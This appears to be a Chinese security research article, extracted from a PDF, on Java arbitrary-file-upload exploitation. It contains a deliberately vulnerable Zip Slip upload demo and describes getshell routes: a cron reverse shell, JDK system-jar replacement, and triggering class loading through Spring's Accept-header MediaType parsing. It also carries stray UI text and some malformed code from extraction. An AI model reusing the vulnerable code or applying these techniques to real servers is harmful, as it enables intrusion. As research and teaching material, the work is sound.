为了防止Zip Slip漏洞, 开发人员应该在解压缩Zip文件之前验证Zip文件中的每个文件路径是否指向预期的目录, 可以使用绝对路径来确保解压缩的文件都在预期的目录中。还可以使用像ZipFileEntrySource这样的库来解决Zip Slip漏洞问题。

已发现受Zip Slip影响的项目链接:

<https://github.com/snyk/zip-slip-vulnerability>

漏洞demo:

```

//文件上传 Zip Slip demo
@PostMapping("upload8")
@ResponseBody
public String upload8(@RequestBody MultipartFile file) throws IOException {

    if (file != null){
        String path = "E:\\file\\";

        String originalFilename = file.getOriginalFilename();

        InputStream inputStream = file.getInputStream();

        String filepath = path + originalFilename;

        File saveFile = new File(filepath);

        file.transferTo(saveFile);

        zipUtil.unpack(saveFile, new File("E:\\file\\zip\\"));

        return "文件上传成功!!! 文件地址为" + filepath;
    }
    return "上传失败, 上传文件为空";
}

```

三、JAVA常见框架下任意文件上传漏洞getshell

Tomcat


Tomcat可直接解析JSP文件，但JSP文件必须位于Web应用程序的Web内容根目录下的“webapps”目录中。每个Web应用程序都应该有自己的目录，其中包含了它的JSP文件和其他相关文件。JSP文件通常存储在相应项目文件中的“WEB-INF”目录下的“jsp”子目录中，这是Tomcat服务器默认查找JSP文件的位置。若需其他目录解析，则需要在Tomcat的配置文件中进行相应的更改。

WebLogic


在WebLogic服务器中，JSP文件可以位于Web应用程序的任何位置，通常存储在Web应用程序的“webroot”目录或其子目录中。与Tomcat不同，WebLogic服务器可以配置多个JSP文件存储位置，这些位置称为JSP编译目录。默认情况下，WebLogic服务器会在“webroot”目录下查找JSP文件，可以通过配置WebLogic的“weblogic.xml”文件中的“jsp-descriptor”元素来更改JSP文件的位置。

Spring boot

Spring boot项目一般打包为一个jar包进行运行，jar包内容如下：



BOOT-INF为项目主要文件



classes 文件夹为程序开发的代码，包括java文件编译后的class文件及模板文件（.html、.js、.css等前端文件）

文件(F) 编辑(E) 查看(V) 书签(A) 工具(T) 帮助(H)

添加

提取

测试

复制

移动

删除

信息

D:\JAVA-Project\FileUploadDemo\target\FileUploadDemo-0.0.1-SNAPSHOT.jar\BOOT-INF\classes\

名称	大小	压缩后大小	修改时间	创建时间	访问时间	属性	加密	注释	CRC	算法	特征	主操作系统	版本
.com	11 271	5 887	2023-04-08 1...			D drwxr-xr-x	-		3D95BE2F	Store	UTF8	Unix	10
templates	672	332	2023-04-08 1...			D drwxr-xr-x	-		7D3E582E	Store	UTF8	Unix	10
application.properties	1	3	2023-04-08 1...			-rw-r--r--	-		32D70693	Deflate	Descriptor U...	Unix	20
application.yml	21	21	2023-04-08 1...			-rw-r--r--	-		AAE3EFB9	Deflate	Descriptor U...	Unix	20

lib为依赖包

META-INF为maven配置。。。

文件(F) 编辑(E) 查看(V) 书签(A) 工具(T) 帮助(H)

添加

提取

测试

复制

移动

删除

信息

名称

maven

MANIFEST.MF

大小

3 240

483

压缩后大小

825

274

修改时间

2023-04-08 2...

2023-04-08 2...

创建时间

访问时间

属性

D drwxr-xr-x

-rw-r--r--

加密

-

-

注释

CRC

16EBB69E

66CB5EBF

算法

Store

Deflate

特征

UTF8

Descriptor U...

主操作系统

Unix

Unix

版本

10

20

此时项目为jar包运行，所以无法在其运行的时候往 classpath 中增加文件。

目前web主流开发为前后端分离开发，spring boot 项目多以 RESTful API 接口形式前端提供服务，很少解析thymeleaf、jsp等框架，即使解析也需配合controller才可访问，具体原因在上述 保存路径是否为解析路径-Spring boot中已详细说明。

目前Spring boot中任意文件上传(写入)分为两种思路，均需可控制文件上传(写入)路径：

思路1

利用思路

在linux下且高权限的情况下，可以通过写入计划任务反弹shell。在windows下高权下可以通过写自启动的方式getshell。

利用要求

- 1、高权限可写入计划任务文件夹
- 2、可上传.sh、.exe、.dll格式文件

思路2

利用思路

利用类加载机制，往服务器上传恶意jar或class文件，通过利用链使其加载上传的恶意类，造成任意代码执行，从而getshell

利用要求

- 1、服务器JDK/JRE所在目录(此目录一般为固定目录，可暴力猜解目录)
- 2、较高权限有JDK/JRE目录写入权限
- 3、可上传.jar、.class等格式文件

四、Spring Boot 任意文件上传(写入)getshell分析

JAVA中的类加载与类初始化

在Java中，类加载（Class Loading）和类初始化（Class Initialization）是类加载过程中的两个不同阶段。类加载和类初始化是类加载过程中的两个不同阶段。类加载是将类的字节码文件从磁盘或网络中读取到内存中，为其创建一个 Class 对象；而类初始化是在类被首次使用时，为其初始化其静态成员变量，包括静态变量和静态代码块。

类加载

类加载是将Java类文件加载到内存中，并在JVM中创建对应的Java类的过程。当 Java 程序在运行时需要某个类时，类加载器会按照一定的查找顺序（例如 Bootstrap ClassLoader、Extension ClassLoader、System ClassLoader 等）来查找并加载该类。在加载过程中，Java 虚拟机（JVM）将类的二进制数据加载到内存中，并在方法区（Method Area）中创建一个 Class 对象，该对象包含了类的各种元数据信息，如类名、父类名、实现的接口、字段、方法等。

类加载的过程包括加载、链接和初始化三个步骤。在加载阶段，类加载器从指定的路径查找字节码文件，并将其读入内存中。在链接阶段，类加载器将类的字节码文件转换为可执行的Java类，并进行验证、准备和解析等操作。在初始化阶段，类加载器执行类的初始化代码，包括静态变量初始化和静态块初始化等。

类初始化

类初始化是指Java类被首次加载到内存中时，执行类中所有的静态初始化代码的过程。在这个过程中在JVM 将为该类初始化其静态成员变量，包括静态变量和静态代码块，静态初始化代码可以是静态变量赋值或静态块中的代码。类初始化是一个类级别的操作，只有在类被首次加载到内存中时才会执行，且只会执行一次。类初始化的时机是在类被装载后，且在首次使用该类之前触发。在类初始化期间，JVM 将为所有静态成员变量分配内存空间，并将它们初始化为默认值或显式指定的值，然后依次执行静态代码块中的代码。

代码详述

存在以下两个类

```
public class MyClass {
    static {
        System.out.println("MyClass static block is initialized");
    }

    public MyClass() {
        System.out.println("MyClass constructor is called");
    }
}

public class Main {
    public static void main(String[] args) {
        System.out.println("Before creating MyClass object");
    }
}
```

```

        // 装载MyClass类
        Class<?> cls = MyClass.class;


        System.out.println("After loading MyClass class");

        // 创建MyClass对象
        MyClass obj = new MyClass();

        System.out.println("After creating MyClass object");
    }
}

```

运行Main类, 结果如下:



```

Main x
"C:\Program Files\Java\jdk1.8.0_121\bin\java.exe" ...
Before creating MyClass object
After loading MyClass class
MyClass static block is initialized
MyClass constructor is called
After creating MyClass object

```

当程序首次加载MyClass类时, 静态代码块被执行并输出 "MyClass static block is initialized". 而在程序创建MyClass对象之前, 静态代码块已经被执行并且静态变量已经被初始化了。接着, 程序创建了一个MyClass对象并调用其构造函数。在这个过程中, 程序执行了类的初始化, 即为静态变量分配内存并进行初始化。

更改代码

```

public class Main {
    public static void main(String[] args) throws ClassNotFoundException,
        InstantiationException, IllegalAccessException {
        System.out.println("Before creating MyClass object");

        // 装载MyClass类
        //Class<?> cls = MyClass.class;
        Class<?> aClass =
        Thread.currentThread().getContextClassLoader().loadClass("com.beigei.fileuploadd
        emo.test.MyClass");

        System.out.println("After loading MyClass class");

        // 创建MyClass对象
        //MyClass obj = new MyClass();
        aClass.newInstance();

        System.out.println("After creating MyClass object");
    }
}

```

运行结果如下:

```
1 package com.beigei.fileuploaddemo.test;
2
3 public class Main {
4     public static void main(String[] args) throws ClassNotFoundException, InstantiationException, IllegalAccessException {
5         System.out.println("Before creating MyClass object");
6
7         // 装载MyClass类
8         //Class<?> cls = MyClass.class;
9         Class<?> aClass = Thread.currentThread().getContextClassLoader().loadClass("com.beigei.fileuploaddemo.test.MyClass");
10
11         System.out.println("After loading MyClass class");
12
13         // 创建MyClass对象
14         //MyClass obj = new MyClass();
15         aClass.newInstance();
16
17         System.out.println("After creating MyClass object");
18     }
19 }
```

运行 Main

"C:\Program Files\Java\jdk1.8.0_121\bin\java.exe" ...

Before creating MyClass object

After loading MyClass class

MyClass static block is initialized

MyClass constructor is called

After creating MyClass object

进程已结束，退出代码为 0

类加载：classLoader.loadClass(className)

类初始化：classLoader.loadClass(className).newInstance()

```
public class Main {
    public static void main(String[] args) throws ClassNotFoundException,
        InstantiationException, IllegalAccessException {
        System.out.println("Before creating MyClass object");

        // 装载MyClass类
        //Class<?> cls = MyClass.class;
        //Class<?> aClass =
        Thread.currentThread().getContextClassLoader().loadClass("com.beigei.fileuploaddemo.test.MyClass");

        Class.forName("com.beigei.fileuploaddemo.test.MyClass");
        System.out.println("After loading MyClass class");

        // 创建MyClass对象
        //MyClass obj = new MyClass();
        //aClass.newInstance();

        System.out.println("After creating MyClass object");
    }
}
```

```
2
3 public class Main {
4     public static void main(String[] args) throws ClassNotFoundException, InstantiationException, IllegalAccessException {
5         System.out.println("Before creating MyClass object");
6
7         // 装载MyClass类
8         //Class<?> cls = MyClass.class;
9         //Class<?> aClass = Thread.currentThread().getContextClassLoader().loadClass("com.beigei.fileuploaddemo.test.MyClass");
10
11         Class.forName("com.beigei.fileuploaddemo.test.MyClass");
12         System.out.println("After loading MyClass class");
13
14         // 创建MyClass对象
15         //MyClass obj = new MyClass();
16         //aClass.newInstance();
17
18         System.out.println("After creating MyClass object");
19     }
20 }
```

运行 Main

"C:\Program Files\Java\jdk1.8.0_121\bin\java.exe" ...

Before creating MyClass object

MyClass static block is initialized

After loading MyClass class

After creating MyClass object


进程已结束，退出代码为 0

类加载：Class.forName(className, false, classLoader)

类初始化：Class.forName(className)、Class.forName(className, false, classLoader)

JVM运行中的类加载与类初始化

运行上述示例代码，加上参数-XX:+TraceClassLoading即可获得加载信息。



可以看到加载了JV为了避免一下加载太多暂时用不到或者以后都用不到的类，只加载了jre/lib/rt.jar中的很多类，并未加载jre/lib中其他类，当需要使用某些类时才会进行加载，存在"懒加载"行为。相关 jar 文件的 Opened 操作没有在一开始就发生，而是调用到相关类时被触发。

结合任意文件上传(写入)漏洞，可通过增加或替换 JDK HOME 目录下的系统 jar 文件，再主动触发 jar 文件里的类初始化来达到执行任意代码的方法。但因JDK 在启动后，不会主动寻找 HOME 目录下新增的 jar 文件去尝试加载，所以只有替换 JDK HOME 目录下原有的 jar 才可行，而且还得寻找系统启动后没有进行过 Opened 操作的系统 jar 文件。

可控的类初始化

以下情况会触发类的初始化：

1. 创建类的实例对象：当通过new关键字创建类的实例对象时，如果该类还没有被初始化，JVM会先触发该类的初始化。
2. 访问类的静态变量或方法：当程序访问类的静态变量或静态方法时，如果该类还没有被初始化，JVM会先触发该类的初始化。
3. 使用反射API访问类：当程序使用反射API访问某个类的时候，如果该类还没有被初始化，JVM会先触发该类的初始化。
4. 初始化子类时：当初始化一个类的子类时，如果该类还没有被初始化，JVM会先触发该类的初始化。
5. 虚拟机启动时：当启动一个Java应用程序时，JVM会先初始化所需的主类，然后通过类的引用链逐一触发其他需要初始化的类的初始化。

注：


- 1、只有在程序访问类的静态变量或静态方法时，类才会被初始化，如果不访问静态变量或静态方法，类不会被初始化。
- 2、同一个类加载器下，一个类型只会被初始化一 次。

Spring 原生下的可控类初始化

org.springframework.web.accept.HeaderContentNegotiationStrategy#resolveMediaTypes()

```
public List<MediaType> resolveMediaTypes(NativeWebRequest request) throws
HttpMediaTypeNotAcceptableException {
    //从request中获取header头中Accept
    String[] headerValueArray = request.getHeaderValues("Accept");
    if (headerValueArray == null) {
        return MEDIA_TYPE_ALL_LIST;
    } else {
        List headerValues = Arrays.asList(headerValueArray);

        try {
            //调用至MediaType#parseMediaType()
            List<MediaType> mediaTypes =
            MediaType.parseMediaTypes(headerValues);
            MediaType.sortBySpecificityAndQuality(mediaTypes);
            return !CollectionUtils.isEmpty(mediaTypes) ? mediaTypes :
            MEDIA_TYPE_ALL_LIST;
        } catch (InvalidMediaTypeException var5) {
            throw new HttpMediaTypeNotAcceptableException("Could not parse
            'Accept' header " + headerValues + ": " + var5.getMessage());
        }
    }
}
```



org.springframework.http.MediaType#parseMediaType(@Nullable List mediaTypes)

```
public static List<MediaType> parseMediaTypes(@Nullable List<String> mediaTypes)
{
    //mediaTypes不为空不进入
    if (CollectionUtils.isEmpty(mediaTypes)) {
        return Collections.emptyList();
    }
    //mediaTypes.size()为1, 进入
    } else if (mediaTypes.size() == 1) {
        //调用parseMediaType(@Nullable String mediaTypes)
        return parseMediaTypes((String)mediaTypes.get(0));
    } else {
        List<MediaType> result = new ArrayList(8);
        Iterator var2 = mediaTypes.iterator();

        while(var2.hasNext()) {
            String mediaType = (String)var2.next();
            result.addAll(parseMediaTypes(mediaType));
        }

        return result;
    }
}
```

```
216 }
217
218 public static List<MediaType> parseMediaTypes(@Nullable List<String> mediaTypes) { mediaTypes: size = 1
219     if (CollectionUtils.isEmpty(mediaTypes)) {
220         return Collections.emptyList();
221     } else if (mediaTypes.size() == 1) {
222         return parseMediaTypes((String)mediaTypes.get(0)); mediaTypes: size = 1
223     } else {
224         List<MediaType> result = new ArrayList(initialCapacity: 8);
225         Iterator var2 = mediaTypes.iterator();
226
227         while(var2.hasNext()) {
228             String mediaType = (String)var2.next();
229             result.addAll(parseMediaTypes(mediaType));
230         }
231
232         return result;
233     }
234 }
```

org.springframework.http.MediaType#parseMediaType(@Nullable String mediaTypes)

```
public static List<MediaType> parseMediaTypes(@Nullable String mediaTypes) {
    //判断mediaTypes是否有值, 有值不进入
    if (!StringUtils.hasLength(mediaTypes)) {
        return Collections.emptyList();
    }
    //进入else
    } else {
        //tokenize()方法将传入字符串用","分割为一个列表
        List<String> tokenizedTypes = MimeUtils.tokenize(mediaTypes);
        List<MediaType> result = new ArrayList(tokenizedTypes.size());
        Iterator var3 = tokenizedTypes.iterator();
        //遍历列表
        while(var3.hasNext()) {
            String type = (String)var3.next();
            if (StringUtils.hasText(type)) {
```



```

    }

    tokens.add(mimeTypes.substring(startIndex));
    return tokens;
}
}

```


org.springframework.http.MediaType#parseMediaType(String mediaType)

```

public static MediaType parseMediaType(String mediaType) {
    MimeType type;
    try {
        //调用至MimeTypeUtils#parseMimeType()
        type = MimeTypeUtils.parseMimeType(mediaType);
    } catch (InvalidMimeTypeException var4) {
        throw new InvalidMediaTypeException(var4);
    }

    try {
        return new MediaType(type);
    } catch (IllegalArgumentException var3) {
        throw new InvalidMediaTypeException(mediaType, var3.getMessage());
    }
}

```



org.springframework.util.MimeTypeUtils#parseMimeType(mediaType)

方法中若传入 mimeType 以 multipart 开头，调用 `parseMimeTypeInternal(mimeType)`，需调用此方法故重新发送请求

```

public static MimeType parseMimeType(String mimeType) {
    //判断mediaTypes是否有值，有值不进入
    if (!StringUtils.hasLength(mimeType)) {
        throw new InvalidMimeTypeException(mimeType, "'mimeType' must not be empty");
    }
    //进入else
    } else {
        //若mimeType以multipart开头，调用parseMimeTypeInternal(mimeType)，否则调用cachedMimeType.get(mimeType)
        return mimeType.startsWith("multipart") ?
        parseMimeTypeInternal(mimeType) : (MimeType)cachedMimeType.get(mimeType);
    }
}

```

org.springframework.util.MimeTypeUtils#parseMimeType(mediaType)

```

private static MimeType parseMimeTypeInternal(String mimeType) {
    //获取到第一个";"位置
    int index = mimeType.indexOf(59);
    //若有";",fullType为截取分号之前的字符串
    //若无分号，则直接截取整个字符串
    //同时，去掉字符串两端的空格
    String fullType = (index >= 0 ? mimeType.substring(0, index) :
    mimeType).trim();
    //fullType为空抛出异常
    if (fullType.isEmpty()) {
        throw new InvalidMimeTypeException(mimeType, "'mimeType' must not be empty");
    } else {
        //若fullType为*,则将fullType转换成 */*
        if ("*".equals(fullType)) {
            fullType = "*/*";
        }

        //fullType中第一个"/"分隔符位置
        int subIndex = fullType.indexOf(47);
        //fullType中不存在"/"分隔符抛出异常
        if (subIndex == -1) {
            throw new InvalidMimeTypeException(mimeType, "does not contain '/'");
        }
        // fullType中"/"分隔符为最后一个字符抛出异常
        } else if (subIndex == fullType.length() - 1) {
            throw new InvalidMimeTypeException(mimeType, "does not contain subtype after '/'");
        } else {
            //type为fullType中第一字符至"/"
            String type = fullType.substring(0, subIndex);
            //subtype为fullType中"/"后的字符
            String subtype = fullType.substring(subIndex + 1);
            //type为* subtype不为*报错
            if ("*".equals(type) && !"*".equals(subtype)) {
                throw new InvalidMimeTypeException(mimeType, "wildcard type is legal only in '*/*' (all mime types)");
            } else {

```

```

        LinkedHashMap parameters = null;

        int nextIndex;
        //do while循环mimeType
        do {
            nextIndex = index + 1;
            //若字符串在""外且为;则退出循环
            for(boolean quoted = false; nextIndex < mimeType.length();
++nextIndex) {

                char ch = mimeType.charAt(nextIndex);
                if (ch == ';') {
                    if (!quoted) {
                        break;
                    }
                } else if (ch == '"') {
                    quoted = !quoted;
                }
            }

            //parameter为当前mimeType
            String parameter = mimeType.substring(index + 1,
nextIndex).trim();

            if (parameter.length() > 0) {
                if (parameters == null) {
                    parameters = new LinkedHashMap(4);
                }
                //eqIndex为字符串中第一个=位置
                int eqIndex = parameter.indexOf(61);
                //字符串中存在=进入
                if (eqIndex >= 0) {
                    //attribute为parameter中第一个字符串至=
                    String attribute = parameter.substring(0,
eqIndex).trim();

                    //value为parameter中=后所有字符串
                    String value = parameter.substring(eqIndex +
1).trim();

                    parameters.put(attribute, value);
                }
            }

            index = nextIndex;
        } while(nextIndex < mimeType.length());


        try {
            //调用MimeType构造方法
            return new MimeType(type, subtype, parameters);
        } catch (UnsupportedCharsetException var13) {
            throw new InvalidMimeTypeException(mimeType, "unsupported
charset '" + var13.getCharsetName() + "'");
        } catch (IllegalArgumentException var14) {
            throw new InvalidMimeTypeException(mimeType,
var14.getMessage());
        }
    }
}

```

```

    }
}

```

